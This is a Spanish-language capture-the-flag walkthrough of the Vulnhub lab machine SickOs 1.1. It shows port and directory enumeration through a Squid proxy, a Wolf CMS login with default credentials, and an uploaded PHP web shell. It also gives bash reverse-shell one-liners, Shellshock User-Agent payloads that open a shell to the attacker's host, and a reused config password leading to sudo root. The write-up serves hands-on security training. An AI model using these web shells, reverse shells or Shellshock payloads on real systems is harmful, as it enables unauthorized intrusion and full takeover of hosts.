

SickOs 1.1

#Vulnhub-machines

Dificultad: **Medium**

Link: <https://www.vulnhub.com/entry/sickos-11,132/>

```
> nmap -p- --open -n -Pn -sS -vvv 10.10.10.9
```

```
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
3128/tcp  open  squid-http  syn-ack ttl 64
```

```
> nmap -p22,3128 -sC -sV 10.10.10.9
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|_  2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp  open  http-proxy  Squid http proxy 3.1.19
|_ http-server-header: squid/3.1.19
|_ http-title: ERROR: The requested URL could not be retrieved
MAC Address: 08:00:27:78:A9:A8 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Comenzamos realizando un escaneo de puertos con **nmap**.

File: targeted

```
# Nmap 7.94SVN scan initiated Wed Mar 27 21:32:06 2024 as: nmap -p22,3128 -sC -sV -oN targeted 10.10.10.9
Nmap scan report for 10.10.10.9
Host is up (0.00094s latency).
```

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|_  2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp  open  http-proxy  Squid http proxy 3.1.19
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/3.1.19
MAC Address: 08:00:27:78:A9:A8 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Mar 27 21:32:38 2024 -- 1 IP address (1 host up) scanned in 32.43 seconds
```

Podemos visualizar que además de haber un servicio **ssh** hay un servidor **Squid proxy** corriendo en la maquina victima.

Squid es un servidor proxy de código abierto y software libre que es ampliamente utilizado en redes informáticas para mejorar el rendimiento, seguridad y control de

acceso a recursos de Internet. Funciona como un intermediario entre los clientes de la red y los servidores de Internet, facilitando diversas funciones, como el almacenamiento en caché de contenido web, el filtrado de contenido, el control de acceso y la optimización del tráfico.


```
> python3 spose.py --proxy http://10.10.10.9:3128 --target 10.10.10.9
Using proxy address http://10.10.10.9:3128
10.10.10.9 22 seems OPEN
10.10.10.9 80 seems OPEN
```

Para verificar que puertos se encuentran abiertos a través del proxy utilizamos la herramienta **spose**, y vemos que hay servicio **http**.


<https://github.com/aancw/spose>

```
> curl --proxy http://10.10.10.9:3128 http://10.10.10.9
<h1>
BLEHHH!!!
</h1>
```

Realizamos una petición de tipo GET y obtenemos esta respuesta.




Lo siguiente sería configurar el proxy del navegador, para este caso, Firefox.




```
gobuster dir -u http://10.10.10.9 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --proxy http://10.10.10.9:3128 -t 20 -x html,php,txt,cgi

=====
Starting gobuster in directory enumeration mode
=====
/index                (Status: 200) [Size: 21]
/.html                (Status: 403) [Size: 283]
/index.php            (Status: 200) [Size: 21]
/connect              (Status: 200) [Size: 109]
/robots.txt           (Status: 200) [Size: 45]
/robots               (Status: 200) [Size: 45]
/.html                (Status: 403) [Size: 283]
/server-status        (Status: 403) [Size: 291]
Progress: 1102800 / 1102805 (100.00%)
=====
Finished
=====
```

Continuamos con el reconocimiento de directorios utilizando **gobuster**, donde vemos dos rutas interesantes, **robots** y **connect**.



Dentro de robots encontramos un nuevo directorio.



Probamos realizar una petición a dicho endpoint y nos lleva a la página principal de Wolf CMS.

Wolf CMS es un sistema de gestión de contenidos (CMS, por sus siglas en inglés) de código abierto que permite crear y administrar sitios web de manera sencilla y flexible.

Está escrito en PHP y utiliza una base de datos MySQL para almacenar contenido y configuraciones.

```
http://10.10.10.9/connect
```

Ahora bien, si accedemos al directorio **connect** se nos dará la posibilidad de descargar un script de python.

```
> cd /home/rolo/Descargas
> ll
.rw-r--r-- rolo rolo 109 B Wed Mar 27 22:53:38 2024 + connect.py
```

```
1 #!/usr/bin/python
2
3 print "I Try to connect things very frequently\n"
4 print "You may want to try my services"
```

Al abrirlo vemos este mensaje.


```
> searchsploit wolf cms
-----
Exploit Title
-----
Wolf CMS - Arbitrary File Upload / Execution
Wolf CMS 0.6.0b - Multiple Vulnerabilities
Wolf CMS 0.7.5 - Multiple Vulnerabilities
Wolf CMS 0.8.2 - Arbitrary File Upload
Wolf CMS 0.8.2 - Arbitrary File Upload (Metasploit)
Wolf CMS 0.8.3.1 - Remote Code Execution (RCE)
Wolfcms 0.75 - Cross-Site Request Forgery / Cross-Site Scripting
WolfCMS 0.8.3.1 - Cross-Site Request Forgery
WolfCMS 0.8.3.1 - Open Redirection
WolfSight CMS 3.2 - SQL Injection
-----
Shellcodes: No Results
```

Utilizamos **searchsploit** para verificar si existe alguna vulnerabilidad, con su respectivo exploit, en el gestor de contenidos **Wolf**. Y observamos que podemos subir archivos.


```
> gobuster dir -u http://10.10.10.9/wolfcms -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --proxy http://10.10.10.9:3128 -t 20 -x html,php,txt,cgi

Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 291]
/index.php (Status: 200) [Size: 3975]
/index (Status: 200) [Size: 3975]
/docs (Status: 301) [Size: 315] [--> http://10.10.10.9/wolfcms/docs/]
/public (Status: 301) [Size: 317] [--> http://10.10.10.9/wolfcms/public/]
/config (Status: 200) [Size: 0]
/config.php (Status: 200) [Size: 0]
/favicon (Status: 200) [Size: 894]
/robots.txt (Status: 200) [Size: 0]
/robots (Status: 200) [Size: 0]
```


Aprovechamos también para aplicar un reconocimiento de directorios a partir del endpoint **/wolfcms**.




Al acceder al directorio **/public**, podemos inferir que este es el lugar donde se podrán visualizar los archivos que sean subidos.



Al buscar las rutas por defecto del panel de autenticación del gestor de contenidos, encontramos que es **/admin**. Pero para este caso hay que anteponerle un signo de interrogación.




Credenciales predeterminadas **admin:admin**




Al ingresar encontramos la opción para subir archivos.


```
1 <?php
2   system($_GET['cmd']);
3 ?>
```

Creamos un script en **php** para poder ejecutar comandos de forma remota y lo subimos.






Nos dirigimos al directorio **/public** y corroboramos que nuestro archivo se subió correctamente.




Intentamos ejecutar comandos utilizando el archivos **pwned.php** de esta manera.



Como efectivamente podemos ejecutar comandos a nivel de sistema, procedemos a obtener una **reverse shell** utilizando para dicho objetivo el one-liner en bash.

```
bash -i >& /dev/tcp/<IP>/<Port> 0>&1
```

Dado que estamos tramitando el comando a través de una URL, es importante tener en cuenta que el carácter "&" podría no ser interpretado correctamente, por lo que es necesario codificarlo en URL. Para esto hay que convertir el carácter antes mencionado a hexadecimal y anteponerle un %



Nos ponemos en escucha con **netcat** por el puerto 1234.


```
> nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.9] 38050
bash: no job control in this shell
www-data@Sick0s:/var/www/wolfcms/public$
```

Ejecutamos el comando y logramos obtener acceso al sistema.

```
www-data@Sick0s:/var/www/wolfcms/public$ script /dev/null -c bash
script /dev/null -c bash
www-data@Sick0s:/var/www/wolfcms/public$ ^Z
zsh: suspended nc -nlvp 1234
```

Una vez dentro procedemos con el tratamiento de la **TTY** para poder movernos cómodamente.

<https://invertebr4do.github.io/tratamiento-de-tty/#>

```
www-data@Sick0s:/var/www/wolfcms/public$ export TERM=xterm
www-data@Sick0s:/var/www/wolfcms/public$ export SHELL=bash
```

```
www-data@Sick0s:/var/www/wolfcms$ ls
CONTRIBUTING.md  composer.json  docs          index.php  robots.txt
README.md         config.php     favicon.ico   public     wolf
www-data@Sick0s:/var/www/wolfcms$
```

```
// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');

// Should Wolf produce PHP error messages for debugging?
```

Al abrir el archivo **config.php** visualizamos las credenciales para autenticarnos en el servidor de **MySQL**..

```
www-data@Sick0s:/var/www/wolfcms/wolf$ su sickos
Password:
sickos@Sick0s:/var/www/wolfcms/wolf$
```

Probamos convertirnos en el usuario **sickos** colocando como password la que encontramos en el archivo **config.php**


```
sickos@Sick0s:/var/www/wolfcms/wolf$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
sickos@Sick0s:/var/www/wolfcms/wolf$
```

Con **sudo -l** listamos los privilegios de sudo disponibles para el usuario **sickos**, y vemos que podemos ejecutar cualquier comando como cualquier usuario en el sistema.

```
sickos@Sick0s:/var/www/wolfcms/wolf$ sudo su
root@Sick0s:/var/www/wolfcms/wolf# id
uid=0(root) gid=0(root) groups=0(root)
root@Sick0s:/var/www/wolfcms/wolf# whoami
root
root@Sick0s:/var/www/wolfcms/wolf#
```

Y listo, nos convertimos en **root**.

```
root@Sick0s:~# pwd
/root
root@Sick0s:~# ls
a0216ea4d51874464078c618298b1367.txt
root@Sick0s:~# cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed Sick0S1.1.
Thanks for Trying
```

Shellshock

La segunda forma que tenemos para lograr ingresar a la maquina victima es explotando un **shellshock**, que es una vulnerabilidad crítica que fue descubierta en septiembre de 2014 en el intérprete de comandos Bash.

```

> dirb http://10.10.10.9 -p http://10.10.10.9:3128

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Mar 29 00:33:35 2024
URL_BASE: http://10.10.10.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
PROXY: http://10.10.10.9:3128

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.9/ ----
+ http://10.10.10.9/.bash_history (CODE:200|SIZE:845)
+ http://10.10.10.9/cgi-bin/ (CODE:403|SIZE:286)
+ http://10.10.10.9/connect (CODE:200|SIZE:109)
+ http://10.10.10.9/index (CODE:200|SIZE:21)
+ http://10.10.10.9/index.php (CODE:200|SIZE:21)
+ http://10.10.10.9/robots (CODE:200|SIZE:45)
+ http://10.10.10.9/robots.txt (CODE:200|SIZE:45)
+ http://10.10.10.9/server-status (CODE:403|SIZE:291)

```

A traves de un reconocimiento de directorios con la herramienta **dirb** (que utiliza el diccionario common.txt por defecto) encontramos un directorio **/cgi-bin**. Esto nos dice que puede existir la posibilidad de que sea vulnerable a un **shellshock**.


```

$ gobuster dir -u http://10.10.10.9/cgi-bin -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --proxy http://10.10.10.9:3128 -t 20

=====
Starting gobuster in directory enumeration mode
=====
/status (Status: 200) [Size: 197]

```

Al realizar otro reconocimiento de directorio, en este caso a partir de **/cgi-bin**, encontramos un endpoint **/status**



```

JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
▼ uptime: " 03:08:35 up 1:17, 0 users, load average: 0.03, 0.02, 0.05"
▼ kernel: "Linux Sick0s 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux"

```

Al ingresar vemos un objeto en donde se estarían ejecutando dos comandos a nivel de sistema , **uptime** y **uname -a**

```
> curl -s http://10.10.10.9/cgi-bin/status --proxy http://10.10.10.9:3128 -H "User-Agent: () { ;; }; echo; echo Test"
Test
Content-Type: application/json
{ "uptime": " 02:51:53 up 1:00, 0 users, load average: 0.00, 0.01, 0.05", "kernel": "Linux Sick0s 3.11.0-15-generic #21
linux"}
```

Para explotar una vulnerabilidad de **Shellshock**, generalmente se realiza una solicitud HTTP enviando un encabezado manipulado, como "User-Agent" o "Referer". Estos encabezados son comúnmente utilizados en la explotación de la vulnerabilidad, ya que el servidor web podría interpretar los datos manipulados como comandos Bash ejecutables, lo que permite al atacante ejecutar código arbitrario en el servidor afectado.

```
"User-Agent: () { ;; }; echo; echo Test"
```

```
> curl -s http://10.10.10.9/cgi-bin/status --proxy http://10.10.10.9:3128 -H "User-Agent: () { ;; }; echo; /usr/bin/whoami"
www-data
```

```
> nc -nlvp 1234
listening on [any] 1234 ...
```

Nos ponemos en escucha.

```
> curl -s http://10.10.10.9/cgi-bin/status --proxy http://10.10.10.9:3128 -H "User-Agent: () { ;; }; /bin/bash -t >& /dev/tcp/10.10.10.4/1234 0>&1"
```

```
> nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.9] 33387
bash: no job control in this shell
www-data@Sick0s:/usr/lib/cgi-bin$ whoami
whoami
www-data
www-data@Sick0s:/usr/lib/cgi-bin$
```

Enviamos la petición y obtenemos una **reverse shell**